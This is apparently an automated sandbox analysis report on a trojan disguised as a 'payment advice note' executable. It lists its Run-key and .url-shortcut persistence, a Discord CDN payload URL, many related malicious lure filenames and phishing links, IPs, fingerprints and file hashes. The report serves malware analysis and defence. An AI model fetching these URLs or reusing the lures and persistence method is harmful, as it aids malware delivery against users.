img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:26:38	API Interceptor	692x Sleep call for process: USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE modified
11:26:56	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Owdp C:\Users\user\AppData\Local\pdwO.url
11:27:04	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Owdp C:\Users\user\AppData\Local\pdwO.url
11:27:05	API Interceptor	424x Sleep call for process: Owdpdrv.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.136.232	NyUnwsFSCa.exe	Get hash	malicious	Browse	
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	
	D6vy84I7rJ.exe	Get hash	malicious	Browse	
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	
	QgwtAnenic.exe	Get hash	malicious	Browse	
	qclepSi8m5.exe	Get hash	malicious	Browse	
	99GQMirv2r.exe	Get hash	malicious	Browse	
	7w6YI263sM.exe	Get hash	malicious	Browse	
	8Ce3uRUjxv.exe	Get hash	malicious	Browse	
	187QadygQl.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	eybgvwBamW.exe	Get hash	malicious	Browse	
	R#U00d6SLER Puchase_tcs 10-28-2020,pdf.exe	Get hash	malicious	Browse	
	Payment of bank details,zip.exe	Get hash	malicious	Browse	
	Documentos_ordine.exe	Get hash	malicious	Browse	
	PO CBV87654468,pdf.exe	Get hash	malicious	Browse	
	Master Jurilia MV_PACIFIC_Grace TutiCorin.exe	Get hash	malicious	Browse	
	Bkrndbc_Signed_.exe	Get hash	malicious	Browse	
	PO102620.exe	Get hash	malicious	Browse	
	Ilpgivn_Signed_.exe	Get hash	malicious	Browse	
	DHL PARCEL AWB 1222576549.exe	Get hash	malicious	Browse	
162.159.138.232	9Pimjl3jyq.exe	Get hash	malicious	Browse	
	RFQ for TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	
	99GQMirv2r.exe	Get hash	malicious	Browse	
	8Ce3uRUjxv.exe	Get hash	malicious	Browse	
	NEW PO # 20001578.exe	Get hash	malicious	Browse	
	HSBC-0914.exe	Get hash	malicious	Browse	
	Payment of bank details,zip.exe	Get hash	malicious	Browse	
	PO CBV87654468,pdf.exe	Get hash	malicious	Browse	
	Master Jurilia MV_PACIFIC_Grace TutiCorin.exe	Get hash	malicious	Browse	
	Bkrndbc_Signed_.exe	Get hash	malicious	Browse	
	aFYqaxx4On.exe	Get hash	malicious	Browse	
	s8d5H0hJyx.exe	Get hash	malicious	Browse	
	DHL PARCEL AWB 1222576549.exe	Get hash	malicious	Browse	
	BREACHOFDATA.exe	Get hash	malicious	Browse	
	DHL_889887.exe	Get hash	malicious	Browse	
	HSBC File.exe	Get hash	malicious	Browse	
	Bank Receipt 23.10.exe	Get hash	malicious	Browse	
	PROFORMA Updt NR.119220_REV_3 Copies IMG _00002892.exe	Get hash	malicious	Browse	
	DHL_314142.exe	Get hash	malicious	Browse	
	Policja.exe	Get hash	malicious	Browse	
192.186.237.168	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	
	NEW ORDER po 21000491 from Ukraine.exe	Get hash	malicious	Browse	
162.159.135.233	Teklif Rusya 24 09 2020.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/733818080668680222/758418625429372978/p2.jpg

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
discord.com	NyUnwsFSCa.exe	Get hash	malicious	Browse	• 162.159.135.232
	Fl0aIIH39W.exe	Get hash	malicious	Browse	• 162.159.138.232
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.135.232
	9Pimjl3jyq.exe	Get hash	malicious	Browse	• 162.159.138.232
	D6vy84I7rJ.exe	Get hash	malicious	Browse	• 162.159.135.232
	RFQ for TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.138.232
	Payment Confirmation NOV-85869983TGTTAS.exe	Get hash	malicious	Browse	• 162.159.128.233
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	• 162.159.137.232
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	• 162.159.136.232
	QgwtAnenic.exe	Get hash	malicious	Browse	• 162.159.136.232
	qclepSi8m5.exe	Get hash	malicious	Browse	• 162.159.136.232
	8fJPaTfN8D.exe	Get hash	malicious	Browse	• 162.159.137.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	LJLMG5Syza.exe	Get hash	malicious	Browse	• 162.159.137.232
	99GQMirv2r.exe	Get hash	malicious	Browse	• 162.159.136.232
	7w6YI263sM.exe	Get hash	malicious	Browse	• 162.159.136.232
	oAkfKRTCvN.exe	Get hash	malicious	Browse	• 162.159.128.233
	8Ce3uRUjxv.exe	Get hash	malicious	Browse	• 162.159.136.232
	plata bancara.exe	Get hash	malicious	Browse	• 162.159.135.232
	187QadygQl.exe	Get hash	malicious	Browse	• 162.159.136.232
	eybgvwBamW.exe	Get hash	malicious	Browse	• 162.159.136.232
cdn.discordapp.com	NyUnwsFSCa.exe	Get hash	malicious	Browse	• 162.159.133.233
	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 162.159.129.233
	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 162.159.134.233
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.135.233
	9Pimjl3jyq.exe	Get hash	malicious	Browse	• 162.159.133.233
	D6vy84I7rJ.exe	Get hash	malicious	Browse	• 162.159.135.233
	Payment copy.doc	Get hash	malicious	Browse	• 162.159.129.233
	RFQ for TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.133.233
	d6pj421rXA.exe	Get hash	malicious	Browse	• 162.159.130.233
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	• 162.159.134.233
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	• 162.159.134.233
	Order_Request_Retail_20-11691-AB.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	http://cdn.discordapp.com/attachments/776234221668270104/776349109195898880/AWB_DHL733918737WA56301224799546260.pdf.7z	Get hash	malicious	Browse	• 162.159.134.233
	89BR0suQeS.exe	Get hash	malicious	Browse	• 162.159.133.233
	89BR0suQeS.exe	Get hash	malicious	Browse	• 162.159.133.233
	RBBD5vivZc.exe	Get hash	malicious	Browse	• 162.159.130.233
	S01NwVhW5A.exe	Get hash	malicious	Browse	• 162.159.133.233
	qelMUH5CPF.exe	Get hash	malicious	Browse	• 162.159.134.233
	o9Fr4K1qcu.exe	Get hash	malicious	Browse	• 162.159.135.233
	SecuriteInfo.com.Trojan.Siggen10.63473.17852.exe	Get hash	malicious	Browse	• 162.159.130.233

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	MV TBN.exe	Get hash	malicious	Browse	• 104.28.5.151
	PO 20-11-2020.pps	Get hash	malicious	Browse	• 172.67.22.135
	Quotation ATB-PR28500KINH.exe	Get hash	malicious	Browse	• 1.1.1.1
	23prRlqeGr.exe	Get hash	malicious	Browse	• 104.23.98.190
	RFQ-HSO-76411758-1.jar	Get hash	malicious	Browse	• 104.20.23.46
	RFQ-HSO-76411758-1.jar	Get hash	malicious	Browse	• 104.20.22.46
	iG9YiwEMru.exe	Get hash	malicious	Browse	• 104.27.132.115
	Avion Quotation Request.doc	Get hash	malicious	Browse	• 104.22.54.159
	SUSPENSION LETTER ON SIM SWAP.pdf.exe	Get hash	malicious	Browse	• 172.67.131.55
	Quotation ATB-PR28500KINH.exe	Get hash	malicious	Browse	• 1.1.1.1

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SaXJC2CZ8m.exe	Get hash	malicious	Browse	• 104.27.133.115
	PO91666. pdf.exe	Get hash	malicious	Browse	• 172.67.143.180
	BT2wDapfol.exe	Get hash	malicious	Browse	• 104.23.98.190
	ara.exe	Get hash	malicious	Browse	• 172.65.200.133
	ORDER FORM DENK.exe	Get hash	malicious	Browse	• 104.18.47.150
	araiki.exe	Get hash	malicious	Browse	• 172.65.200.133
	arailk.exe	Get hash	malicious	Browse	• 172.65.200.133
	http://https://filmconsultancy.bindwall.ml/mike@filmconsultancy.com	Get hash	malicious	Browse	• 104.26.4.196
	http://https://trondiamond.co/OMMOM/OM9u8	Get hash	malicious	Browse	• 104.16.18.94
	http://https://t.e.vailresorts.com/r/?id=h1bac782d,59eb410,55e61f1&VRI_v73=96008558&cmpid=EML_OPENDAYS_RESO_000_OK_SR_REN1Y_000000_TG0001_20201118_V00_EX001_LOCA_ANN_00000_000	Get hash	malicious	Browse	• 104.16.149.64
CLOUDFLARENETUS	MV TBN.exe	Get hash	malicious	Browse	• 104.28.5.151
	PO 20-11-2020.pps	Get hash	malicious	Browse	• 172.67.22.135
	Quotation ATB-PR28500KINH.exe	Get hash	malicious	Browse	• 1.1.1.1
	23prRlqeGr.exe	Get hash	malicious	Browse	• 104.23.98.190
	RFQ-HSO-76411758-1.jar	Get hash	malicious	Browse	• 104.20.23.46
	RFQ-HSO-76411758-1.jar	Get hash	malicious	Browse	• 104.20.22.46
	iG9YiwEMru.exe	Get hash	malicious	Browse	• 104.27.132.115
	Avion Quotation Request.doc	Get hash	malicious	Browse	• 104.22.54.159
	SUSPENSION LETTER ON SIM SWAP.pdf.exe	Get hash	malicious	Browse	• 172.67.131.55
	Quotation ATB-PR28500KINH.exe	Get hash	malicious	Browse	• 1.1.1.1
	SaXJC2CZ8m.exe	Get hash	malicious	Browse	• 104.27.133.115
	PO91666. pdf.exe	Get hash	malicious	Browse	• 172.67.143.180
	BT2wDapfol.exe	Get hash	malicious	Browse	• 104.23.98.190
	ara.exe	Get hash	malicious	Browse	• 172.65.200.133
	ORDER FORM DENK.exe	Get hash	malicious	Browse	• 104.18.47.150
	araiki.exe	Get hash	malicious	Browse	• 172.65.200.133
	arailk.exe	Get hash	malicious	Browse	• 172.65.200.133
	http://https://filmconsultancy.bindwall.ml/mike@filmconsultancy.com	Get hash	malicious	Browse	• 104.26.4.196
	http://https://trondiamond.co/OMMOM/OM9u8	Get hash	malicious	Browse	• 104.16.18.94
	http://https://t.e.vailresorts.com/r/?id=h1bac782d,59eb410,55e61f1&VRI_v73=96008558&cmpid=EML_OPENDAYS_RESO_000_OK_SR_REN1Y_000000_TG0001_20201118_V00_EX001_LOCA_ANN_00000_000	Get hash	malicious	Browse	• 104.16.149.64
CLOUDFLARENETUS	MV TBN.exe	Get hash	malicious	Browse	• 104.28.5.151
	PO 20-11-2020.pps	Get hash	malicious	Browse	• 172.67.22.135
	Quotation ATB-PR28500KINH.exe	Get hash	malicious	Browse	• 1.1.1.1
	23prRlqeGr.exe	Get hash	malicious	Browse	• 104.23.98.190
	RFQ-HSO-76411758-1.jar	Get hash	malicious	Browse	• 104.20.23.46
	RFQ-HSO-76411758-1.jar	Get hash	malicious	Browse	• 104.20.22.46
	iG9YiwEMru.exe	Get hash	malicious	Browse	• 104.27.132.115
	Avion Quotation Request.doc	Get hash	malicious	Browse	• 104.22.54.159
	SUSPENSION LETTER ON SIM SWAP.pdf.exe	Get hash	malicious	Browse	• 172.67.131.55
	Quotation ATB-PR28500KINH.exe	Get hash	malicious	Browse	• 1.1.1.1
	SaXJC2CZ8m.exe	Get hash	malicious	Browse	• 104.27.133.115
	PO91666. pdf.exe	Get hash	malicious	Browse	• 172.67.143.180
	BT2wDapfol.exe	Get hash	malicious	Browse	• 104.23.98.190
	ara.exe	Get hash	malicious	Browse	• 172.65.200.133
	ORDER FORM DENK.exe	Get hash	malicious	Browse	• 104.18.47.150
	araiki.exe	Get hash	malicious	Browse	• 172.65.200.133
	arailk.exe	Get hash	malicious	Browse	• 172.65.200.133
	http://https://filmconsultancy.bindwall.ml/mike@filmconsultancy.com	Get hash	malicious	Browse	• 104.26.4.196
	http://https://trondiamond.co/OMMOM/OM9u8	Get hash	malicious	Browse	• 104.16.18.94
	http://https://t.e.vailresorts.com/r/?id=h1bac782d,59eb410,55e61f1&VRI_v73=96008558&cmpid=EML_OPENDAYS_RESO_000_OK_SR_REN1Y_000000_TG0001_20201118_V00_EX001_LOCA_ANN_00000_000	Get hash	malicious	Browse	• 104.16.149.64
AS-26496-GO-DADDY-COM-LLCUS	BANK-STATMENT _xlsx.exe	Get hash	malicious	Browse	• 166.62.27.57
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• 198.71.232.3
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 184.168.131.241
	MV.KMTC JEBEL ALI_pdf.exe	Get hash	malicious	Browse	• 184.168.131.241

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO0119-1620 LQSB 0320 Siemens.exe	Get hash	malicious	Browse	• 184.168.131.241
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 192.186.237.168
	http://homeschoolingteen.com	Get hash	malicious	Browse	• 107.180.51.106
	http://p3nlhclust404.shr.prod.phx3.secureserver.net	Get hash	malicious	Browse	• 72.167.191.65
	INQUIRY.exe	Get hash	malicious	Browse	• 166.62.27.57
	moses.exe	Get hash	malicious	Browse	• 148.66.138.196
	PROOF OF PAYMENT.exe	Get hash	malicious	Browse	• 184.168.131.241
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 184.168.131.241
	http://https://j.mp/38NwiZZ	Get hash	malicious	Browse	• 107.180.26.71
	POSH XANADU Order-SP-20-V241e.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	http://https://tg325.infusion-links.com/api/v1/click/5985883831533568/6575528038498304	Get hash	malicious	Browse	• 198.71.233.138
	http://https://tg325.infusion-links.com/api/v1/click/5985883831533568/6575528038498304	Get hash	malicious	Browse	• 198.71.233.138
	anthony.exe	Get hash	malicious	Browse	• 107.180.4.22
	http://https://sailingfloridakeys.com/Guarantee/	Get hash	malicious	Browse	• 104.238.92.18
	oX3qPEgl5x.exe	Get hash	malicious	Browse	• 198.71.232.3
	http://https://rfpforsubmission.typeform.com/to/Vtnb9OBC	Get hash	malicious	Browse	• 148.72.93.116

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Purchase Order Updates thyssenkrupp Materials Australia 900-5400006911.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://https://u19114248.ct.sendgrid.net/ls/click?upn=1kMFt-2Foese19BdzKqBBNxmUiDNiO3l4ozyKR3JHYHjGXyXtR1YgfLizwybC7hwFoy4wlb-2FUZczInc9Ssmzz4dQ-3D-3DuU6r_TCf26aIMQHFUMJSqtVnzlcWBqfQpkiFxCOBj9heiSevnqRkiapxQjkatt3r5u5xw-2FNDgXhA220pIRwcKmyMneET98pBkuhL-2FUwJCaSrvE5mZhnMBtJdZf9Opljklq5t7Y-2BINqElPlJU8bjYLY27qV6L-2FSwA36husfmMqwKagSwOgE04FdniEmY9uEbym50XNhqKw9lgczv6HrSrYNm6ouXnIayW-2FSBLzGYxoTYKe6OA-3D	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://https://rugbysacele.ro/zz/IK/of1/nhctfwp4x278qkbusvijl6z39y5ema1o0gdr597irqhw4x0fk3uevzlaoj12bdmpsnt8g6yce40h6iv7bprsowxd3z2nmu8kal5gcj1yf9qt?data=dmluY2VudC5kdXNvcmRldEBpbWQub3Jn#aHR0cHM6Ly9ydWdieXNhY2VsZS5yby96ei9JSy9vZjEvNDUzMjY3NzY4JmVtYWlsPXZpbmNlbnQuZHVzb3JkZXRAaW1kLm9yZw==	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	TR-D45.pdf.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	Shipping Documents (INV,PL,BL)_pdf.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://https://kimiyasanattools.com/outlook/latest-onedrive/microsoft.php	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://https://filmconsultancy.bindwall.ml/mike@filmconsultancy.com	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://https://trondiamond.co/OMMOM/OM9u8	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://https://www.canva.com/design/DAEN9RlD8Vk/acBvt6UoL-DafjXmQk38pA/view?utm_content=DAEN9RlD8Vk&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://https://bit.ly/2UDM1To	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://app.clio.com/link/AxWtfjmmzhja	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	order.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://45.95.168.116	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://https://u7342898.ct.sendgrid.net/ls/click?upn=HCSIWZDf9Xl-2FB6XFKqg1zjEMCja-2BnYJ5hRYKkDjy2dSVqjHsLlv5ZMXJXnh9JLSzwabeBrvYMnX699odsYkKotv4jgW-2BTippSHf276Hpn3fz0kcusnYHGKND7vKQPAS7g42-2FTb5zb8CNq57r3z9Ilg-3D-3DWdrE_hNl5WjNXy0NQcJb9WqI7qh7uPLeU7UGDRahFCFKbQLS6qwym7zJ-2B-2BhWsSSLs8pHa1w9VDlWPsA7ahHsZZucjX2ktFkSy5vhVZT2L3Jxh6b-2FoboCHa2CJGLfF19s71-2FI3WPC7rECe-2BEO9fLwbfggsNq2V1-2FqgMhzgJQL411ZuD7Y8pECisPKLf0vf9WvB1fyVO9o6Euui31Jg3e-2FDialpg2CbkM21Us8J-2FBk13yWzh58-3D	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://https://carolearmstrongrealestate.com/wpe/14ea332d0684051d9fef033a5f1607dd?usr=cnBlbmRsZXRvbkBkYXRlc3dlaXNlci5jb20=	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	dde1df2ac5845a19823cabe182fcd870.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://https://prod.dfg152.ru/activate?key=23696252760045174930	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	dde1df2ac5845a19823cabe182fcd870.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	BYRkah8GsZ.exe	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233
	http://https://www.canva.com/design/DAEN3YdYVHw/zaVHWoDx-9G9l20JXWSBtg/view?utm_content=DAEN3YdYVHw&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 162.159.135.233 • 162.159.133.233

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Owdprrr[1]	
Process:	C:\Users\user\Desktop\USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1114112
Entropy (8bit):	3.9947435422074546
Encrypted:	false
SSDEEP:	24576:N3SiHKEEL7ayoGPMofRzwqQ9/So4H+SdmjefdN9MSyt6yp:I
MD5:	ECD8C8EDEE35CCA6CAD407E7A3E27793
SHA1:	2DD68BCEB14949C5A1C87B5EBB4FB58FA1C24FC2
SHA-256:	EB1A7529F296B0B910F24DA1A9325149C29A467DC10525C2E54A0AB0E706AA7A
SHA-512:	CA45D054C73BF017D0D308E0041ACE4FCE250CF2AA6E5CF815488CAE0B27F9BE9205FE5881990027909578373A4EA8334A2452A7A177F805736EBC1D7F9AEABD
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Owdprrr[1]	
Preview:	70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e17090870655a073a14602f545a775e3a38230e1d5c5f04292736041b4557122c3f0a01131e1a43627f6005106c605b75726a1c171f1f33000115051a791e20056a08631d141e3879786576021f1035710c17641d191e297c7f670c6d6e683b77116c176301705770736c0a1b1a164467726a0c176b6e5677746114131318360d0b1c021d7713220361006711131b35737162710c1212337a0413681a1c132375786002606c6e307f156010660c7a5e77746207191c1d4c637e6d091a616751707a6c1615181032010c190f177e14250d6c02611a1b1f0c302f080f1515124b6b7d6c08176168597e70641a1c17173a020d180217711c2b07640e68151c174b6663750f1a1d1c416371650710696b587f7d641514191d320e0417051f7

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\Owdprrr[1]	
Process:	C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1114112
Entropy (8bit):	3.9947435422074546
Encrypted:	false
SSDEEP:	24576:N3SiHKEEL7ayoGPMofRzwqQ9/So4H+SdmjefdN9MSyt6yp:l
MD5:	ECD8C8EDEE35CCA6CAD407E7A3E27793
SHA1:	2DD68BCEB14949C5A1C87B5EBB4FB58FA1C24FC2
SHA-256:	EB1A7529F296B0B910F24DA1A9325149C29A467DC10525C2E54A0AB0E706AA7A
SHA-512:	CA45D054C73BF017D0D308E0041ACE4FCE250CF2AA6E5CF815488CAE0B27F9BE9205FE58819900279095783 73A4EA8334A2452A7A177F805736EBC1D7F9AEABD
Malicious:	false
Reputation:	low
Preview:	70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e17090870655a073a14602f545a775e3a38230e1d5c5f04292736041b4557122c3f0a01131e1a43627f6005106c605b75726a1c171f1f33000115051a791e20056a08631d141e3879786576021f1035710c17641d191e297c7f670c6d6e683b77116c176301705770736c0a1b1a164467726a0c176b6e5677746114131318360d0b1c021d7713220361006711131b35737162710c1212337a0413681a1c132375786002606c6e307f156010660c7a5e77746207191c1d4c637e6d091a616751707a6c1615181032010c190f177e14250d6c02611a1b1f0c302f080f1515124b6b7d6c08176168597e70641a1c17173a020d180217711c2b07640e68151c174b6663750f1a1d1c416371650710696b587f7d641514191d320e0417051f7

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\Owdprrr[2]	
Process:	C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	1114112
Entropy (8bit):	3.9947435422074546
Encrypted:	false
SSDEEP:	24576:N3SiHKEEL7ayoGPMofRzwqQ9/So4H+SdmjefdN9MSyt6yp:l
MD5:	ECD8C8EDEE35CCA6CAD407E7A3E27793
SHA1:	2DD68BCEB14949C5A1C87B5EBB4FB58FA1C24FC2
SHA-256:	EB1A7529F296B0B910F24DA1A9325149C29A467DC10525C2E54A0AB0E706AA7A
SHA-512:	CA45D054C73BF017D0D308E0041ACE4FCE250CF2AA6E5CF815488CAE0B27F9BE9205FE58819900279095783 73A4EA8334A2452A7A177F805736EBC1D7F9AEABD
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://cdn.discordapp.com/attachments/778481617605492770/779193354457841664/Owdprrr
Preview:	70c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e17090870655a073a14602f545a775e3a38230e1d5c5f04292736041b4557122c3f0a01131e1a43627f6005106c605b75726a1c171f1f33000115051a791e20056a08631d141e3879786576021f1035710c17641d191e297c7f670c6d6e683b77116c176301705770736c0a1b1a164467726a0c176b6e5677746114131318360d0b1c021d7713220361006711131b35737162710c1212337a0413681a1c132375786002606c6e307f156010660c7a5e77746207191c1d4c637e6d091a616751707a6c1615181032010c190f177e14250d6c02611a1b1f0c302f080f1515124b6b7d6c08176168597e70641a1c17173a020d180217711c2b07640e68151c174b6663750f1a1d1c416371650710696b587f7d641514191d320e0417051f7

C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe	
Process:	C:\Users\user\Desktop\USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1346928
Entropy (8bit):	7.062405677677901
Encrypted:	false
SSDEEP:	24576:aVggyMBuni3KmeVXHY7hiBrGNLYragKkTZxUScffBxsqPerMmzZC3N4Sr5RPEwdO:a5uWVLYLnURxsqPerMmzZC3N4Sr5RPEO
MD5:	5D3D23738B2B4BB1F7FE3371EA7ECC76
SHA1:	4E72608C340C7B18F4FF359552DA57C9DEE29E99
SHA-256:	21B054A3B319B950887EFF329EBB237A5D442E6742E94D66D2FF17CD85F8D930

C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe	
SHA-512:	0D62A76EBD28FF69C4D9201F01E39E1B1737E521635AFC37FD10EB04007F9538B7E8C2CD5A8A5697FAB2E2768BD22062DFA0002EA4FCEB4AEBEC7B4EBA76BA2A
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 17%
Reputation:	low
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....R... .....j.....p....@.....@.....F-.....v..p....@.....0..... .....text...PD.....F..... ..`.itext.....`.....J..... ..`.data....7...p...8...V.....@....bss....8;.....idata..F-.....@....tls....@.... .....rdata.....0.....@..@.reloc.....@.....@..B.rsrc.....f.....@..@.....v.....@..@..... .....

C:\Users\user\AppData\Local\pdwO.url	
Process:	C:\Users\user\Desktop\USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Owdpdrv.exe>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	169
Entropy (8bit):	5.146619155679392
Encrypted:	false
SSDEEP:	3:HRAbABGQYmHmEX+Ro6p4EkD5oef5yaKhPL6vQJ5ontCBuXV9k/qIH19Yxv:HRYFVmcKaJkDlR9umvQJ5OtZF9k/qI7I
MD5:	45AE9651732EF16084522D728371E38F
SHA1:	77E3DCF754603F85091F3979123E796C65D26277
SHA-256:	DFCC0B2C174970668F72ABEF671EF6211D15DA669B7D40F488B0097F4FC69E55
SHA-512:	4BD6911AF65F0B143026446F176036C7FFE02F965A4FB42CE3A92CC669EC61DDDCCC95C7B9DD32AD32BC6801DF99205905E1A2ADC5C17468B6570FC927DC320
Malicious:	false
Yara Hits:	• Rule: Methodology_Shortcut_HotKey, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\pdwO.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\pdwO.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\user\AppData\Local\pdwO.url, Author: @itsreallynick (Nick Carr)
Reputation:	low
Preview:	[InternetShortcut]..URL=file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Owdpdrv.exe..IconIndex=1..IconFile=.url..Modified=20F06BA06D07BD014D..HotKey=1601..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.062405677677901
TrID:	• Win32 Executable (generic) a (10002005/4) 99.81% • Windows Screen Saver (13104/52) 0.13% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02%
File name:	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE
File size:	1346928
MD5:	5d3d23738b2b4bb1f7fe3371ea7ecc76
SHA1:	4e72608c340c7b18f4ff359552da57c9dee29e99
SHA256:	21b054a3b319b950887eff329ebb237a5d442e6742e94d6d2ff17cd85f8d930
SHA512:	0d62a76ebd28ff69c4d9201f01e39e1b1737e521635afc37fd10eb04007f9538b7e8c2cd5a8a5697fab2e2768bd22062dfa0002ea4fceb4aebec7b4eba76ba2a
SSDEEP:	24576:aVggyMBuni3KmeVXHY7hiBrGNLYragKkTZxUScffBxsqPerMmzZC3N4Sr5RPEwdO:a5uWVLYLnURxsqPerMmzZC3N4Sr5RPEO
File Content Preview:	MZP.....@.....!..L.!.. This program must be run under Win32..$7..... .....

